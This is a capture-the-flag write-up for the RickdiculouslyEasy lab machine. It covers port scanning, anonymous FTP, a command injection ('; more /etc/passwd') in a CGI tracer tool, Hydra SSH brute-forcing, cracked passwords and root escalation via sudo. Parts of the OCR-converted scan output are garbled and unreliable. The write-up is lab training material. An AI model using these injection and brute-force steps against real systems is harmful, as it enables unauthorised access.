
RickdiculouslyEasy


Writeup

Fikri Massaid Wahab (Total: 130 Points)


Preparation

1. Make sure that the network adapters are properly set to Host-Only Adapter or Bridged Adapter on both Kali Linux and RickdiculuouslyEasy.





2. Open both VMs, then open the first option for Fedora (Kernel 4.11.8-300.fc26.x86 64).



<u>Reconnaissance</u>

1. Create a folder and a .txt file to store hints and flags (if necessary).

```
(kali® kali)-[~]
$ cd Documents

(kali® kali)-[~/Documents]
$ mkdir RickdiculuouslyEasy

(kali® kali)-[~/Documents]
$ cd RickdiculuouslyEasy

(kali® kali)-[~/Documents/RickdiculuouslyEasy

$ nano notes.txt
```

2. Open RickdiculuouslyEasy VM, then write out some informations regarding the Fedora VM.

```
Fedora 26 (Server Edition)
Kernel 4.11.8-300.fc26.x86_64 on an x86_64 (tty1)
Admin Console: https://192.168.56.104:9090/ or https://[fe80::8790:ead6:7447:ae7
21:9090/
localhost login: _
```

3. Alternatively, we can also run sudo netdiscover to scan for IP addresses.



4. The target IP is 192.168.56.104:9090, so we can also assume it's a web server.

NMap Scan + Flag 1 [Port 13337]

1. Do the advanced scan and check if there's any ports open. sudo nmap -sS -sV -p- -O 192.168.56.104

```
- $ sudo nmap - $ -$V - p - 0 192.168.56.104
Starting Nmap 7.345VN (https://nmap.org
Stats: 0.00.58 alapsed; 0 hosts completed
Undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 11:27 (0.00-00 remaining)
Stats: 0.00.58 clasped; 0 hosts completed
Undergoing Script Scan
NSE Timing: About 99.68% done; ETC: 11:27
Nonpascan report for 192.168.55.104
Host is up (0.0003% stateny).
Not shown: 65528 closed top ports (reset)
PORT STATE SERVICE VERSION
21/tcp open thp vsftpd 3.0.3
22/tcp open shtp Apache httpd 2.4.27 ((Fedora))
800/tcp open http Apache httpd 2.4.27 ((Fedora))
800/tcp open shtp Apache httpd 2.4.27 ((Fedora))
800/tcp open shtp Apache httpd://doi.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.org/10.100/tcp.
```

- 2. As we can see on the Screenshot, we accidentally found a flag on Port 13337 (FLAG:{TheyFoundMyBackDoorMorty}-10Points).
- 3. [Alternative] Another way to do is to use netcat with nc -nv 192.168.56.104 13337

```
(kali® kali)-[~]


$ nc -nv 192.168.56.104 13337

(UNKNOWN) [192.168.56.104] 13337 (?) open


FLAG:{TheyFoundMyBackDoorMorty}-10Points
```

Flag 2 [Port 9090]

1. Opened up a browser and typed 192.168.56.104. Inspected elements, but no information seemed to be found.



2. Try 192.168.56.104:9090 and voila! found the first flag (FLAG {There is no Zeus, in your face!} - 10 Points).



Flag 3 [Port 21]

1. Do nmap 192.168.56.104 to recheck open Ports.

```
(kali® kali)-[~]
$ nmap 192.168.56.104

Starting Nmap 7.94SVN ( https://nmap.org 124-05-0211:43 WIB Nmap scan report for 192.168.56.104

Host is up (0.00041s latency).

Not shown: 996 closed tcp ports (conn-refused)

PORT STATE SERVICE

21/tcp open ftp


22/tcp open ssh

80/tcp open http


9090/tcp open zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 13.13 seconds
```

2. If there's an ftp port, we can figure out if it's an anonymous login with default credentials. You can look up to the lists of [Default Credentials for FTP], and try logging in.



3. Do 'ftp 192.168.56.104' and as I tried, the username and password were 'anonymous'; I looked for information with 'ls' command.



4. Try 'get FLAG.txt' as it seems to contain any possible information. Don't forget to 'quit' ftp and do 'cat FLAG.txt'. Finally we found another flag on Port 21 (FLAG{Whoa this is unexpected} - 10 Points).


```
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
229 Entering Extended Passive Mode (|||33858|)
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
6.42 KiB/s 00:00 ETA
226 Transfer complete.
42 bytes received in 00:00 (5.88 KiB/s)
ftp> quit
221 Goodbye.
  –(kali⊛ kali)-[~]
 –$ pwd
/home/kali
  –(kali⊛ kali)-[~]
 −$ ls
Desktop Downloads hasil.txt Pictures slowhttp.csv Templates
Documents FLAG.txt Music Public slowhttp.html Videos
  –(kali⊛ kali)-[~]
 -$ cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
```

Flag 4 [Port 80]

 So far, we gain information that the port 80 is an http, tools that may be possible to use are Dirb, Gobuster, or Nikto. This time, we can opt for dirb to scan hidden web objects. Type 'dirb http://192.168.56.104:80' and open the directory: http://192.168.56.104/passwords/


```
(kali⊛ kali)-[~]
  $ dirb http://192.168.56.104:80
DIRB v2.22
By The Dark Raver
START_TIME: Thu May 212:21:54 2024
URL_BASE: http://192.168.56.104:80/
WORDLIST ILES: /usr/share/dirb/word :s/common.txt
GENERATED WORDS: 4612
 --- Scanning URL: http://192.168.56.104:80/
+ http://192.168.56.104:80/cgi-bin/
                                                   17)
                                         :200|SIZE:326)
+ http://192.168.56.104:80/index.html
==> DIRECTORY: http://192.168.56.104:80/passwords/
+ http://192.168.56.104:80/robots.txt
   -- Entering directory: http://192.168.56.104:80/passwords/
(!) WARNING: Directory IS LISTABLE. No need to scan it.
 (Use mode '-w' if you want to scan it anyway)
END_TIME: Thu May 212:21:56 2024
DOWNLOADED: 4612 - FOUND: 3
```

2. Then we are redirected to a web containing files, open FLAG.txt and another flag found (FLAG{Yeah d- just don't do it.} - 10 Points).




Flag 5 [Port 22222]


 Take a look at passwords.html, and inspect through the source code, then there's '<!--Password: winter->. Might consider to note down on your notes.txt.




2. Based on dirb result, look up on 192.168.56.104/robots.txt that contains 2 scripts.




3. Access http://192.168.56.104/cgi-bin/tracertool.cgi, and an IP tracer machine occurs.



- 4. After several tries, it appeared that 'cat' command is not working and instead, we can type '; more /etc/passwd' to anticipate large file. And it shows that there might be user informations related to the previous 'winter' password (either RickSanchez, Morty, or Summer).
 - With cat:



With more:



5. We can also assume that 'summer' might be related to 'winter', but objectively we can utilize Hydra to brute force those usernames. Create a .txt file named 'username' and Do the following command:

hydra -L username.txt -p winter 192.168.56.104 ssh -s 22222

```
$ cat username.txt
RickSanchez
Morty
Summer
   -(kali<mark>® kali</mark>)-[~]
 -$ hydra -L username.txt -p winter 192.168.56.104 ssh -s 22222
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
e organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
Hydra (https://github.com/vanhauser-thc/thc-hydra)
                                                              at 2024-05-02 14:51:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:3/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.104:22222/
[22222][ssh] host: 192.168.56.104 login: Summer passwor
1 of 1 target successfully completed, 1 valid password foun...
Hydra (https://github.com/vanhauser-thc/thc-hydra)
                                                             l at 2024-05-02 14:51:09
   -(kali⊛ kali)-[~]
fwd-i-search: _
```

6. After finding out that Summer is the username, then try logging in with 'ssh Summer@192.168.56.104 -p 22222'. There's another FLAG.txt file that we can also analyze (bear in mind that 'cat' command doesn't work). In this case, i used 'more' command again. And we found the flag (FLAG{Get off the high road Summer!} - 10 Points).

Flag 6 [Port 22222]

1. After further enumeration through Summer's account, I found access to the /home directory and immediately checked through Morty directory. It contains a zip and jpg file. So i directly did secure copy to unzip it locally with the following commands:

```
scp -P 22222 Summer@192.168.56.104:journal.txt.zip ~ scp -P 22222 Summer@192.168.56.104:Safe_Password.jpg ~
```

```
$ssh Summer@192.168.56.104 -p 22222

Summer@192.168.56.104's passwo 'd:

Last login: Thu May 2 5:49 2024 from 192.168.56.102

[Summer@localhost ~]$ ls
 FLAG.txt
[Summer@localhost ~]$ ls -lah
total 20K
           ----. 2 Summer Summer 99 Sep 15 2017
drwxr-xr-x. 5 root root 52 Aug 18 2017 ..
-rw------ 1 Summer Summer 266 May 2 18:14 .bash_history
-rw-r--r- 1 Summer Summer 18 May 30 2017 .bash_logout
 -rw-r--r--. 1 Summer Summer 193 May 30 2017 .bash_profile
-rw-r--r--. 1 Summer Summer 231 May 30 2017 .bashrc
 -rw-rw-r--. 1 Summer Summer 48 Aug 22 2017 FLAG.txt
[Summer@localhost~]$ pwd
 [Summer@localhost ~]$ ls /home
  Summer@localhost ~]$ ls/home/Morty
-bash: ls/home/Morty: No such file or directory [Summer@localhost ~]$ ls /home/Morty
[Summer@localhost ~]$ cp /home/Morty journal.txt.zip .
cp: -r not specified; omitting directory '/home/Morty'
cp: cannot stat 'journal.txt.zip': No such file or directory
[Summer@localhost ~]$ cp home/Morty/journal.txt.zip ~
cp: cannot stat 'home/Morty/journal.txt.zip': No such file or directory
[Summer@localhost ~]$ cp ../Morty/journal.txt.zip ~
[Summer@localhost ~]$ cp ../Morty/Safe_Password.jpg ~
[Summer@localhost ~]$ logout
 Connection to 192.168.56.104 closed.
 $scp -P 22222 Summer@192.168.56.104: rnal.txt.zip ~
Summer@192.168.56.104's password:
                                                          100% 414 241.6KB/s 00:00
  -$ scp -P 22222 Summer@192.168.56.104: e_Password.jpg ~
  ummer@192.168.56.104's password:
                                                               100% 42KB 25.9MB/s 00:00
```

 Unzip journal.txt.zip then a password will be required, so we can head over to the Safe_Password.jpg file that somewhere might contains the password. By doing strings Safe_Password.jpg, a password popped that might be usable for the zip file.

```
| Spwd |
```

3. Open the zip file with 'Meeseek' password and it contains a journal.txt file. Do the 'cat' command and we found another flag (FLAG: {131333} - 20 Points).

```
(kali® kali)-[~]
$ unzip journal.txt.zip
Archive: journal.txt.zip
Journal.txt.zip journal.txt password:
inflating: journal.txt

(kali® kali)-[~]
$ cat journal.txt

Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. He spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe? Or a password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points

(kali® kali)-[~]
```

Flag 7 [Port 22222]

1. After exploring Morty directory, let's head to RickSanchez directory. Do the same activities as done in Morty's directory and don't forget to SCP the files.


```
Last login: Thu May 218:15:22 2024 from 192.168.56.102
[Summer@localhost ~]$ pwd
/home/Summer
[Summer@localhost~]$;/home
Morty RickSanchez Summer
[Summer@localhost ~]$ ls /home/RickSanchez
RICKS_SAFE ThisDoesntContainAnyFlags
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE ~
cp: -r not specified; omitting directory '../RickSanchez/RICKS_SAFE'
[Summer@localhost ~]$ ls ../RickSanchez/RICKS_SAFE/
safe
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~
[Summer@localhost ~]$ ls ../RickSanchez/ThisDoesntContainAnyFlags
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ~
cp: cannot stat '../RickSanchez/RICKS_SAFE/NotAFlag.txt': No such file or directory
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt
cp: missing destination file operand after '../RickSanchez/RICKS_SAFE/NotAFlag.txt'
Try 'cp --help' for more information.
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ^C
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/NotAFlag.txt ~
cp: cannot stat '../RickSanchez/RICKS_SAFE/NotAFlag.txt': No such file or directory
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104:
The authenticity of host '[192.168.56.104]:22222 ([192.16
                                                                222)' can't be established.
ECDSA key fingerprint is SHA256:rP4CX/V9xNZay9srlUBRq2BFQTnmxUO9cs1F3E9yzg0.
ECDSA key fingerprint is MD5:20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e.
Are you sure you want to continue connecting (yes/no)? ye
Warning: Permanently added '[192.168.56.104]:22222' (ECDSA) to the list of known hosts.
Summer@192.168.56.104's password:
safe
                                          100% 8704 15.1MB/s 00:00
```

2. Open the 'safe' and run the executable with '131333' password that we previously get from the flag and found another flag (FLAG{And Awwwaaaaayyyy we Go!} - 20 Points).


```
(kali® kali)-[~]
$ ssh Summer@192.168.56.104 \(\to 22222\)
Summer@192.168.56.104's password:
Last failed login: Thu May 218:37:23 AEST 2024 from 192.168.56.104 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Thu May 218:32:08 2024 from 192.168.56.102
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104:
Summer@192.168.56.104's passwo 'd:
                                            100% 8704 13.9MB/s 00:00
safe
[Summer@localhost~]$ pwd
/home/Summer
[Summer@localhost ~]$ cp ../RickSanchez/RICKS_SAFE/safe ~
[Summer@localhost ~]$ scp -P 22222 Summer@192.168.56.104:
Summer@192.168.56.104's password:
                                            100% 8704 14.5MB/s 00:00
[Summer@localhost ~]$ ./safe
Past Rick to present Rick, tell future Rick to use GOD DAMN COMMAND LINE AAAAAHHAHAGGGGRRGUMENTS!
[Summer@localhost ~]$ ./safe 131333
          FLAG{And Awwwaaaaayyyy we Go!} - 20 Points
Ricks password hints:
(This is incase I forget.. I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheel
ollow these clues, in order
uppercase character
One of the words in my old bands name.�� @
[Summer@localhost ~]$
```

Flag 8 [Port 22222]

1. Based on the previous 'safe' we executed, there is a hint about Rick's password hints, starts with 1 uppercase character, followed by 1 digit, followed by a word in his old band's name. He also mentioned that 'sudo is wheely good'. We can assume that these are the credentials for Rick's account and might have the access to root. Search up on google on "Rick's old band name" and we will get "the Flesh Curtains" as a result.



2. Rick said "I just hope I don't forget how to write a script to generate potential passwords. Also, sudo is wheely good.", hence, we might have to create a password combination script manually to do brute force.



3. To make sure it worked, run the script with python command and copy the whole content to a new file named 'passwords'.



4. And then run Hydra to crack the password with Dictionary Attack with: sudo hydra -I RickSanchez -P passwords.txt -t4 -f -s 22222 192.168.56.104 ssh and wait for a moment.

5. And Finally, we get the password for Rick's account and try accessing it with ssh RickSanchez@192.168.56.104 -p 22222.

```
$ sudo hydra - I RickSanchez -P passwords.txt-t4
                                                                     2 192.168.56.104 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Macie
                                                                    ase do not use in military or secret service organizations, or for i
llegal purposes (this is non-binding, these *
                                                            laws and ethics anyway).
 -lydra (https://github.com/vanhauser-thc/thc-hydra)
                                                                     at 2024-05-02 16:25:50
[WARNII G] Restorefile (you have 10 seconds to abort
                                                                    ption -I to skip waiting)) from a previous session found, to preven
t overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 520 login tries (l:1/p:520), ~130 tries per task
[DATA] attacking ssh://192.168.56.104:222222/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 476 to do in 00:11h, 4 active
[STATUS] 33.33 tries/min, 100 tries in 00:03h, 420 to do in 00:13h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 316 to do in 00:11h, 4 active
[22222][ssh] host: 192.168.56.104 login: RickSanchez password: P7Curtains
[STATUS] attack finished for 192.168.56.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-02 16:36:38
```

 Login to Rick's account with the recent cracked password (P7Curtains), type sudo su to access root, explore all directories (or directly type cd /root/), and do the 'more' command. Another flag captured! (FLAG: {Ionic Defibrillator} -30 points).



Flag 9 [Port 60000]

1. Based on the port scan, we have port 60000 as the last port detected, and connect to it using netcat.Command:

nc -nv 192.168.56.104 60000

```
(kali® kali)-[~]
$ nc -nv 192.168.56.104 60000
(UNKNOWN) [192.168.56.104] 60000 (?) open Welcome to Ricks half baked reverse shell...
# ls
FLAG.txt
# cat FLAG.txt
FLAG{Flip the pickle Morty!} - 10 Points
# |
```

2. Explore it using 'ls' and 'cat' command, at last we completed all flags! (FLAG:{TheyFoundMyBackDoorMorty}-10Points).